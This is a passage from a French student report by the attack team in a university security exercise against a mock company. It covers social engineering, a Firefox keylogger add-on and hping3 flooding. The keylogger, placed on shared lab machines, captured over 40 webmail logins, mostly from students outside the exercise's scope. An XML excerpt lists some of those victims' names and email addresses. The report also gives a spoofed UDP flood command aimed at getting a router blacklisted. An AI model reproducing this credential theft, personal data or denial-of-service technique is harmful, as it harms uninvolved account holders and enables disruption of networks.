enseignements qui nous est apparu entre ces deux changements organisations a été la difficulté à maintenir la motivation d'un groupe d'étudiants suite aux premiers résultats négatifs obtenus. Certaines ressources humaines se sont ainsi mises en recul.



Graphique 6 : Scénario du déroulement de la deuxième confrontation

Troisième confrontation

Le dernier succès nous a amené a remodelé l'organisation avec les ressources disponibles. Nous avons donc axé nos attaques sur des points précis.



Graphique 7 : Organisation lors de la dernière confrontation

Nous avions très peu d'informations pour la planification de la dernière attaque car le groupe d'audit avait totalement infecté et infiltré tous les services de la défense (cf II.a). Néanmoins, nous avons pu constituer quelques attaques.


Graphique 8 : Scénario du déroulement de la dernière confrontation

II Découverte du réseau

A) Social Engineering

L'aspect social engineering a été longuement réfléchie mais quasiment inexploitable. En effet, autant notre groupe attaque que le groupe défense et audit ont lu les dossiers et entendu tous les scénarios déjà réalisé, autrement dit la marge de manœuvre était très restreinte. Nous avons tout de même trouver une faille au système en se faisant passé par un étudiant du groupe défense auprès d'un administrateur du bâtiment U3. L'administrateur ne nous a pas demandé la carte étudiante et nous a donné le mot de passe de la session d'un utilisateur du groupe défense. Malheureusement les défenseurs étaient très vigilants et la consultation régulière du compte n'a pas donné d'informations intéressantes dans le cadre du projet d'attaque. Hormis cette action le social engineering était très difficile, nous avons essayé d'imaginer des solutions mais la défense était très méfiante et cloisonnait tout.


Dans un contexte professionnel ce type de pratique fonctionne très bien puisque l'humain étant la première faille de sécurité, le simple accès au poste de travail d'un utilisateur peut permettre de récupérer un grand nombre d'informations importantes, comme par exemple les mots de passe sur un post-it collé à l'écran ou sous le clavier.



Graphique 9 : Câblage visible dans la salle

Le peu d'informations récolté par le social engineering nous a poussé à entamer une croisade contre la défense. Ceux-ci nous ayant révélés avoir délibérément avoir récupérer les identifiants de la promotion pour se connecter au service Wi-Fi de l'Université avec une fausse borne, mais aussi les identifiants de connexion au service inter promotion de mailing liste, nous avons échanger des informations sensibles avec nos adresses mail « stri-online.com » pour les faire réagir.

L'effet a été immédiat puisqu'ils sont sortis de l'ombre avec un sentiment de fierté. C'est alors que nous avons pu mettre en évidence l'espionnage de leur part sur toute la promotion et récolter l'aide précieuse du groupe d'audit. Ceux-ci, sûrement choqués, ont fait front et on mis en défaut tous les services de la défense. Ainsi, nous avons pu récupérer des informations judicieuses comme l'architecture réelle voir plus…



Graphique 10 : Architecture de CANDIDE SA

On s'aperçoit donc des limites d'un tel service car le facteur humain est omniprésent. Toute personne qui accède aux informations devient une cible privilégiée pour la corruption, les menaces ou l'établissement d'un sentiment de frustration/rejet psychologique.

B) KeyLogger

Présentation

L'idée originale par rapport aux travaux des précédentes promotions, c'est de créer un keylogger sous la forme d'un module complémentaire (add-on) pour le navigateur Firefox Mozilla au lieu de développer un keylogger pour un système d'exploitation (généralement Windows).


Ce choix présente des avantages mais aussi des inconvénients. En effet les avantages sont les suivants :

- Rapidité de développement
- Multi-plateforme

D'autre part l'inconvénient principal est :


- N'est récupéré que ce qui est écrit sur le navigateur

Ci-dessous la représentation de l'organisation des différents acteurs :



Graphique 11 : Fonctionnement du Keylogger

Exemple de dialogue :



Graphique 12 : Exemple de dialogue

Développement

Le développement de ce keylogger est basé sur une vidéo décrivant les premiers éléments pour créer un keylogger pour Firefox.

La vidéo datant de 2008, la syntaxe a évolué, il a donc fallu la corriger et améliorer le fonctionnement pour qu'il réponde à nos besoins.

Vidéo servant de base :

http://www.securitytube.net/Remote-Keylogger-Firefox-Addon-video.aspx

Pour la syntaxe d'un module complémentaire pour Firefox 3.0:

http://yansanmo.progysm.com/doc/fxcreerext30

Mise en place

Une fois le keylogger finalisé, l'add-on a été placé sur le serveur web pour faciliter son installation.

Cette phase d'installation s'est faite avant la première confrontation dans les salles 211 et 212 du bâtiment U3 ; salles où régulièrement les personnes du groupe audit travaillaient.

Nous avons également réfléchi aux moyens pour installer ce keylogger sur les postes de TP dans le bâtiment U3 mais l'accès au disque dur local est protégé en écriture.

Bilan

Le keylogger a été opérationnel durant près de deux mois, il a permis de récupérer plus 40 couples login/mot de passe de webmail.

Malheureusement la quasi totalité de ces comptes appartiennent à des étudiants L3 STRI donc hors périmètre projet et un compte d'un membre de l'équipe défense mais aucun mail faisant référence au contexte du projet.

Tous ces comptes ont été stockés dans un fichier XML, afin que la campagne d'information, pour les personnes qui ont été victime de vols d'informations personnelles, soit automatique.

Ci-dessous un extrait de ce fichier:

```
<comptes>
    <compte>
        <type="gmail" />
        <login="arnaud.lefeuvre" />
        <mdp="[redacted]" />
        <urlLog="https://www.google.com/accounts/ServiceLogin?service=mail" />
        <email="arnaud.lefeuvre@gmail.com" />
    </compte>

    <compte>
        <type="yahoo" />
        <login="top.hawa" />
        <mdp="[redacted]" />
        <urlLog="https://login.yahoo.com/config/login" />
        <email="top.hawa@yahoo.fr" />
    </compte>

    <compte>
        <type="hotmail" />
        <login="benjamin.serralta@univ-tlse3.fr" />
        <mdp="[redacted]" />
        <urlLog="http://login.live.com/login.srf?wa=wsignin1.0" />
        <email="benjamin.serralta@univ-tlse3.fr" />
    </compte>
```

Graphique 13 : Stockage des comptes récupérés

Pour chaque compte nous renseignons le type (gmail, Hotmail, ups, Yahoo) le login, le mot de passe, l'adresse de la page de connexion et l'email (qui peut être différent du login).

Ce constat de demi-échec que représente ce keylogger doit être projeté dans un contexte d'entreprise où ce genre de keylogger peut récupérer des informations critiques dans le long terme. En effet dans un contexte professionnel la vie du keylogger ne sera pas de deux mois mais peut-être des années.

III Génération de bruit & Denis de service

La génération de bruit a pour but de servir de camouflage pour d'autres attaques. Plusieurs logiciels ont été utilisés en parallèle pour rendre les alertes dans les logs plus difficiles à analyser. On verra ces logiciels en fonction de leur efficacité en ordre croissant.

A) Générateurs de bruits par « Ping » ou « Ping Flooding » :

Ce sont des simples formes d'attaques pour générer du bruit ou un déni de service (DOS) en inondant le serveur par des requêtes ICMP. Nous avons principalement testé HPing (Hard ping) et Ping of Death qui tout les deux sont assez efficace avec la configuration des options. Dans notre cas, ces attaques n'ont pas donné un grand effet car les pings on été désactivé sur le serveur de Candide SA, néanmoins nous n'avons pas pu confirmer si ces requêtes étaient présentes dans les fichiers de logs.

Des exemples d'options utilisés lors de nos attaques sont :

-c pour count qui permet de définir le nombre de paquets envoyés et reçus.

-i pour définir l'intervalle entre chaque Ping.

-p pour définir le port, 80 dans notre cas.

Les pings on été testé sur des machines 192.168.0.9, 192.168.0.7 etc..

B) HPING

Hping est un outil, en ligne de commande, d'assembleur et d'analyseur de paquets TCP/IP. Il est inspiré de la commande ping de linux, mais il est aussi capable d'envoyer des requêtes ICMP écho. Il supporte les protocoles TCP, UDP, ICMP et RAW-IP, a un mode traceroute, il a la capacité d'envoyer des données à travers un canal ouvert, et beaucoup d'autres possibilités.
Hping a d'abord servi comme un outil de sécurité dans le passé, depuis il a évolué et permet aujourd'hui de tester la sécurité des réseaux et de leurs utilisateurs. Voici une liste des différents tests que l'on peut faire avec hping :

- Test de firewall
- Port scanning avancé
- Test de réseau en utilisant différents protocoles, TOS, et fragmentation
- Traceroute avec les protocoles supportés
- Audit des piles TCP/IP
- Découverte de « path MTU »
- Détermination d'OS à distance

Nous avons décidé d'utiliser hping dans deux parties de notre projet :
- Génération de bruit
- Couper l'accès à l'extérieur pour l'entreprise Candide SA

Dans cette partie nous vous décrivons comment nous avons utilisé hping3 pour couper l'accès à internet de leur réseau.
Nous avons remarqué au cours de la première confrontation que l'équipe défense utilise une technique de firewall en black-listant les adresses ip qui émettent trop de données vers leur réseau.

Or hping3 possède un outil permettant de modifier l'adresse source de la requête. En modifiant l'adresse source et en émettant beaucoup de requêtes avec cette adresse source, le firewall va bloquer tout le trafic venant de cette adresse.
Pour empêcher l'accès à internet il suffit donc de mettre en adresse source le routeur permettant leur accès à internet.

Hping3 [-hvnqVDzZ012WrfxykQbFSRPAUXYjJBuTG] [-c count] [-i wait] [--fast] [-I interface] [-9 signature] [-a host] [-t ttl] [-N ip id] [-H ip protocol] [-g fragoff] [-m mtu] [-o tos] [-C icmp type] [-K icmp code] [-s source port] [-p[+][+] dest port] [-w tcp window] [-O tcp offset] [-M tcp sequence number] [-L tcp ack] [-d data size] [-E filename] [-e signature] [--icmp-ipver version] [--icmp-iphlen length] [--icmp-iplen length] [--icmp-ipid id] [--icmp-ipproto protocol] [--icmp-cksum checksum] [--icmp-ts] [--icmp-addr] [--tcpexitcode] [--tcp-timestamp] [--tr-stop] [--tr-keep-ttl] [--tr-no-rtt] [--rand-dest] [--rand-source] [--beep] hostname

Voici les différentes options que nous avons utilisées :

Les options de base :

- -c –count count

  Arrête après envoyé count paquets.
- -i --interval :

  Il s'agit de l'intervalle de temps entre deux paquets. --interval X fixe wait à X secondes, --interval uX fixe wait à X micro secondes. Il s'agit d'un élément important car plus les requêtes seront rapprochées plus les chances de black lister l'adresse source sera forte.
  Dans notre cas il existe une option intéressante : --flood : qui permet de réduire au minimum l'intervalle entre deux requêtes sans prendre en compte les réponses aux requêtes.

- -D –debug :

  Active le mode de débogage, c'est utile quand vous rencontrez quelques problèmes avec Hping2. Quand le mode de débogage est activé vous obtiendrez plus d'informations à propos de la détection des interfaces, de l'accès au niveau données, des réglages des interfaces, des options d'analyse, de la fragmentation, du protocole HCMP et d'autres choses.

Pour le protocole :

Le protocole de base est TCP, par défaut il envoie des en-têtes de paquets vers le port 0 de 64 octets. Il s'agit du meilleur moyen avec un firewall qui stoppe les requêtes ICMP. Or nous allons utiliser ici des requêtes UDP (compatible avec le mode flood).

- -2 –udp :

  Envoie des requêtes en UDP sur le port 0 par défaut. Les options réglables des en-têtes UDP sont les suivantes :
  --baseport
  --destport
  --keep

  -s –baseport source port :

  Hping3 utilise le port source afin de deviner les numéros de séquence des réponses. Il commence avec un numéro de port source de base, et incrémente ce numéro pour chaque paquet envoyé. En utilisant cette option vous êtes capables de fixer un numéro différent de 0. Si vous avez besoin que le port source ne soit pas incrémenté pour chaque paquet envoyé utilisez l'option –keep .

-p destport [+][+]dest port :

Fixe le port destination, le défaut est 0. Si le caractère '+' précède le numéro de port destination (i.e. +1024) le port destination sera incrémenté pour chaque paquet reçu. Si deux '+' précèdent le numéro de port destination (i.e. ++1024), le port destination sera incrémenté pour chaque paquet envoyé.

--keep garde constant le port source

- -8 –scan :

Il s'agit du mode scan, il permet de scanner un intervalle de port, tous les ports, en incrémentant ou décrémentant ou en restant fixe. Ce mode transforme hping en un scanner de port.

D'autres options existent pour les différents protocoles utilisable : raw-ip, ICMP et TCP.

Options en relation avec les IP

- -a –spoof hostname

Cette option permet de mettre une fausse adresse IP source (cela entraine qu'aucune réponse ne sera reçu, ce qui n'est pas embêtant dans notre cas!). Il s'agit la plus intéressante dans notre tentative d'attaque, car c'est elle qui nous permet de mettre l'adresse de leur routeur en adresse source pour qu'elle soit black-listé.

D'autres options existe comme –rand-source, qui permet de déstabiliser des firewall équipé de tables, en modifiant aléatoirement l'adresse source de chaque requêtes, --rand-dest qui modifie l'adresse de destination (on informe la plage d'adresse ip ex : 10.0.0.x).
Nous avons aussi des options sur les fragmentations, et sur la taille des paquets.

Les options communes :

- -d –data data size :

Fixe la taille des paquets (il ne comprend pas la taille de l'en-tête).

Il s'agit de la seule option de ce style utilisée. D'autres options existent comme l'envoie de fichier, la réception en hexadécimal, le mode « safe » qui renvoie les paquets perdus, un outil pour tracer la route…

A l'aide de toutes ces options nous avons testé un ensemble de combinaisons. Toutes ayant pour but de faire black lister l'adresse de sortie de leur réseau.

En voici un exemple :

hping3 -c 100000 -flood -a X.X.X.X - - udp -s 53 -p 1++ - - data 1024 –S Z.Z.Z.Z

Cette commande envoie 100000 paquets de 1024 octets, le plus vite possible (option flood) en mode udp (on ne se préoccupe pas du retour), avec comme adresse destination X.X.X.X vers Z.Z.Z.Z sur tous les ports destination (on incrémente de 1 a chaque fois) et sur le port 53 source.


Comme nous avons aucun retour du au fait que l'on change l'adresse source, rien n'apparaît sur l'écran sauf les numéros ports destination qui défilent.

Cette commande a fonctionné, mais le résultat souhaité (coupure d'internet pour candide SA) n'a pas fonctionné. Cela est du à 2 points :

- Tous les paquets venant de l'extérieur passe par le routeur Cooper, et donc l'adresse source est modifié. Nous ne pouvons donc pas mettre l'adresse du routeur de candide SA en adresse destination. Donc le firewall de Candide SA peut seulement black lister l'adresse du routeur Cooper.
- Mais le groupe défense a modifié les règles de black listage de l'adresse du routeur Cooper et ont fortement augmenté le débit accordé à cette adresse. Nous n'avons pas réussi à atteindre ce seuil et donc pas pu black lister leur adresse.

C) Analyse de réseaux :

Un simple logiciel qui permet de scanner un réseau pour trouver les hôtes présents peut aussi se servir d'un générateur de bruit. Mis à appart Nmap qui a été utilisé pour trouver les hôtes vivant dans le réseau, nous avons utilisé Angry Sanner qui a été assez efficace avec l'option « boucle ».




Graphique 14 : Interface logicielle

D) Attaque par dictionnaire par Brutus :

